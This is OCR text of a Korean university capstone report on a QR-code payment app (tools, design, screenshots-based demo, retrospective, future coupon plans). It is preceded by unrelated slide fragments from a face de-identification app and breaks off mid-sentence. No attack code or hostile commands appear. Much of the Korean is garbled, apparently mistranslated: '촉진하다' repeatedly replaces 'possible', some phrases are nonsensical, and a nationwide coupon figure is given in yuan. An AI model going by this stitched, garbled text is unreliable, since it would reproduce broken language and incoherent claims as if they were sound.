
[메인 UI]

#구현 모델_(앱)



이미지 비식별화

#구현 모델_(앱)




이미지 비식별화

#구현 모델_(앱)

[원본 이미지]

[비식별화 이미지]

#구현 모델_(앱)



동영상 비식별화

#구현 모델_(앱)


[인코딩 미리보기]

동영상 비식별화

#구현 모델_(앱)

[원본 영상]


#구현 모델_(앱)



[웹 캠 화면 출력 & 실시간 비식별화]

웹 캠 비식별화


#구현 모델_(앱)



유저 이미지 등록

#구현 모델_(앱)

유저 이미지 등록



#구현 모델_(앱)

[유저 이미지 등록]

등록된 유저 이미지를
제외한 얼굴 비식별화

#구현 모델_(앱)

유저 이미지 삭제

기대효과

보다 저렴 & 신속하게

" AI 얼굴인식 비식별화 편집 기능 제공 "

감사합니다

QR코드 결제시스템

팀 명 : 곰 네마이가
지도 교수 : 이병천 교수님
팀 장 : 심택룡
팀 원 : 진정기
등우호
유정위

2022. 11.

중부대학교 정보보호학과

목 차

1. 서론

1.1 프로젝트 수행의 목표

플라스틱 카드의 은행 카드, 교통 카드 등의 카드에는 카드 번호와 많은 정보가 카드 위에 있다.또 한국에서 쇼핑할 때 신용카드나 교통카드를 사용할 때 비밀번호를 입력할 필요가 없어 위험부담이 크다.만약 은행 카드나 교통 카드를 잃어버린 후에는 반드시 은행에 가서 분실 신고를 하고 재발급을 받아야 하다.또한 기존의 신분증은 플라스틱이기 때문에 환경문제가 야기될 수 있다.이러한 손실을 최소화하기 위해서 QR코드 결제를 기획했다.

1.2 프로젝트 수행의 필요성

원래 지불 방식은 사용 또는 현금 지불이다.현금을 가지고 있지 않거나 카드를 가지고 있지 않으면 결제가 진행되지 않다.예를 들어 물건을 사거나 식당에 가서 밥을 먹으려면 카드나 현금을 챙겨야 하다.전국적으로 통일된 소프트웨어 QR결제가 이뤄지면 휴대전화 한 대만 들고 다니면 결제가 촉진하다.현금이나 카드 분실 우려도 없다.카드나 현금을 잃어버리면 매우 번거롭다.은행에 가서 분실신고 수속을 하든지 아니면 현금을 직접 잃어버려서 다시 찾을 수 없다.한국에서도 주말에 일부 은행이 문을 열지 않을 경우 리스크가 크다.만약 당신의 카드를 범법자에게 도난당한다면, 은행이 문을 열지 않았거나 본인이 발견하지 못한 상태에서 도난당할 촉진성이 매우 높다.QR결제는 비밀번호 설정 후 도용이나 도용에 대한 두려움이 없다.지금 중국은 이런 상황이다, 스마트폰만 잘 가지고 다니면 전국 어느 곳이나 결제가 촉진하고 매우 안전하다.

2. 관련 기술

2.1 idea

IntelliJ IDEA는 JetBrains 소프트웨어에서 개발한 자바 통합 개발 환경 도구 소프트웨어로 Apache 2.0의 오픈 라이선스 커뮤니티 버전과 독점 소프트웨어의 상업 버전을 제공하며 개발자는 필요에 따라 다운로드하여 사용할 수 있다.IntelliJ는 업계에서 최고의 자바 개발 툴로 인정받고 있으며, 특히 스마트 코드 어시스턴트, 코드 자동 제시, 재구성, 자바EE 지원, 각종 버전 툴(git, svn 등), Junit, CVS 통합, 코드 분석, 혁신적인 GUI 디자인 등의 기능비상식적이라고 할 수 있다.

2.2 mysql

MySQL에서 사용하는 SQL 언어는 데이터베이스에 액세스하는 데 가장 일반적으로 사용되는 표준화 언어이다.MySQL 소프트웨어는 이중 라이선스 정책을 채택하여 커뮤니티 버전과 상업 버전으로 나뉘며 작은 크기, 빠른 속도, 낮은 전체 소유 비용, 특히 오픈 소스 특성으로 인해 일반적으로 중소형 웹사이트 개발에서 MySQL을 웹사이트 데이터베이스로 선택하다.

2.3 vscode

vscode는 마이크로소프트(ms)가 개발했으며 윈도·리눅스·맥스 운영체제를 모두 지원하는 오픈코드 에디터다.vscode 편집기는 하이라이트 구문, 사용자 지정 촉진한 핫키 바인딩, 괄호 일치 및 코드 단편 수집을 포함하여 최신 편집기가 갖추어야 할 모든 기능을 통합하다.비주얼 스튜디오코드(VisualStudioCode)는 Microsoft가 개발한 코드 Windows, Linux, macOS 등의 운영체제와 오픈소스를 지원한다.테스트를 지원하며 Git 버전 제어 기능과 개발 환경 기능이 내장되어 있다.

2.4 hbuilder

HBuilder는 디클라우드가 출시한 HTML5 지원 웹 개발 IDE이다. [1] HBuilder의 작성에는 Java, C, Web 및 Ruby가 사용되었다.HBuilder 자체의 주체는 Java에 의해 작성되었다.HBuilder의 가장 큰 장점은 완전한 구문 제시, 코드 입력 방법, 코드 블록 등을 통해 HTML, js, css의 개발 효율성을 크게 향상시키는 것이다.


2.5 JAVA

1991년 Sun Microsystem사의 James Gosling Patrick Naughton, Chris Warth, Ed Frank Mike Sheridna에 의해서 고안된 언어로 플랫폼에 독립적인 프로그램을 작성할 수 있고 완벽한 객체 지향적 언어이다. 플랫폼 중 하나인 Java EE(Java Platform – Enterprise Edition)는 Java SE를 기반으로 대규모 기업용 서버를 구축하고, 실행할 수 있는 환경을 제공하고Web Application Server(GlassFish)와 Servlet, JSP, JDBC, DataSource, JPA, JTA, JNDI, RMI, EJB, JMS 등 다수의 API를 제공한다.

3. 본론


3.1 구상, 설계

판매자는 소프트웨어 회원가입 후 로그인 후 판매품확인 후 QR코드 생성.




구매자는 소프트웨어 회원에 가입하고 로그인 후 QR코드를 스캔하여 결제하다.


3.2 프로젝트 구현




[메인 페이지]



[로그인 페이지]





[분류 페이지]



[소핑카트 페이지]

3.3 사용법 데모







일단 어플을 켜볼게요.

홈 페이지로 들어갑니다.

로그인 인터페이스로 들어갑니다.




로그인을 누르십시오.



전화번호와 비밀번호를 입력하세요.

로그인 완료하였습니다.



닉네임과 비밀번호 수정 가능합니다.

홈 페이지로 돌아가 물건을 찾습니다.

원하는 물건을 고르세요.

카트에 가입하시거나 직접 구매하시기를 누르세요.

선택 단추를 누르십시오.

쇼핑 카트를 클릭합니다.
주문을 클릭합니다.

클릭해서 계산하세요.

QR코드를 표시합니다.

QR코드 스캔 후 결제가 완료되었습니다.

3.4 분석

원래 우리 팀에는 네 명의 멤버가 있었다.그런데 나머지 두 멤버는 조기 졸업을 했다.그래서 우리가 지난 학기에 만든 물건들 중 일부를 사용할 수 없게 되었다.헤로쿠의 콘텐츠가 만료되었다.전체 소프트웨어가 다운되었다.이번 학기 개학 후 원래 있던 것을 바꾸려고 했다.그러나 기술적인 이유로 우리는 기존 APP을 포기했다.우리는 이번 프로젝트를 도와줄 중국 친구들을 찾을 수밖에 없다.하지만 중국은 한국과 달리 규제가 많다.그래서 실제 지불로 만들 방법이 없다.이것은 우리가 나중에 변경할 수 있는 공간이기도 하다.이전 파일을 사용할 수 있는지 여부를 판단해야 하기 때문에 우리는 2주 동안 시간을 소비했다.지금 완성한 이 프로젝트는 실제로 3주밖에 걸리지 않아서 시간이 좀 부족하다.본래의 생각과 지난 학기에 이루어졌던 효과도 일부 누락되었다.결제를 판단하는 기능과 결제 보안 비밀번호 설정 기능을 만들 시간이 없다.현재 홈페이지, 카테고리, 카트가 있으며, QR결제가 촉진하하다.만약 더 충분한 시간이 있다면, 우리는 다시 약간의 지식을 배울 수 있다.이러한 지식을 습득하면 이전에 누락된 모든 기능을 완료하고 더 완벽하게 만들 수 있다.

4. 결론

4.1 결론

QR코드 결제를 통해 기존 카드 결제와 현금 결제를 대체할 수 있다.들고 다니는 휴대폰으로 간편하고 빠르게 결제할 수 있다.또한 QR코드로 결제하는 것이 카드 결제와 현금 결제보다 더 안전하다.따라서 카드나 현금 지급에 따른 위험과 손실을 줄이고 결제를 안전하게 할 수 있다.

4.2 기대효과

국가 통합 QR코드 결제가 실현된 후 쇼핑을 하거나 식사를 할 때 더 이상 현금이나 은행카드를 가져오지 않아도 되다.한편으로는 분실하는 것을 두려워하지 않고, 다른 한편으로는 더 안전하다.우리 유학생들에게도 더욱 편리하다.처음 한국에 왔을 때는 등록증을 발급받을 수 없었기 때문에 카드를 발급받을 수 없었고, 우리는 3개월 정도만 현금으로 결제할 수 있었다.현금으로 바꾸는 것은 매우 번거롭다.어떤 가게들은 그렇게 많은 현금을 가지고 있지 않아 매우 불편하다.QR코드를 사용하여 결제할 수 있다면 우리는 편리하게 쇼핑을 할 수 있다.


4.3 향후 과제

시간이 더 있으면 QR코드 결제 비밀번호 설정을 완료하다.이렇게 해야만 더욱 안전하게 결제를 진행할 수 있다.결제코드도 추가할 수 있어 친구와 친구 사이에서도 결제가 촉진하하다.QR결제의 사용범위를 넓히기 위해 일정 금액에 해당하는 금액을 구매하면 쿠폰을 지급하는 이벤트도 진행한다.예를 들어 3만원 이상 구매 시 3천원 할인쿠폰이 지급되며, 다음 쇼핑 시 3만원 이상 구매 시 사용할 수 있다.두 번째 3만 원 이상, 3천 원 할인쿠폰 사용 시에도 3천 원 할인쿠폰이 지급된다.전국적으로 300억 위안의 쿠폰이 일괄 지급되며 선착순이며, 1인

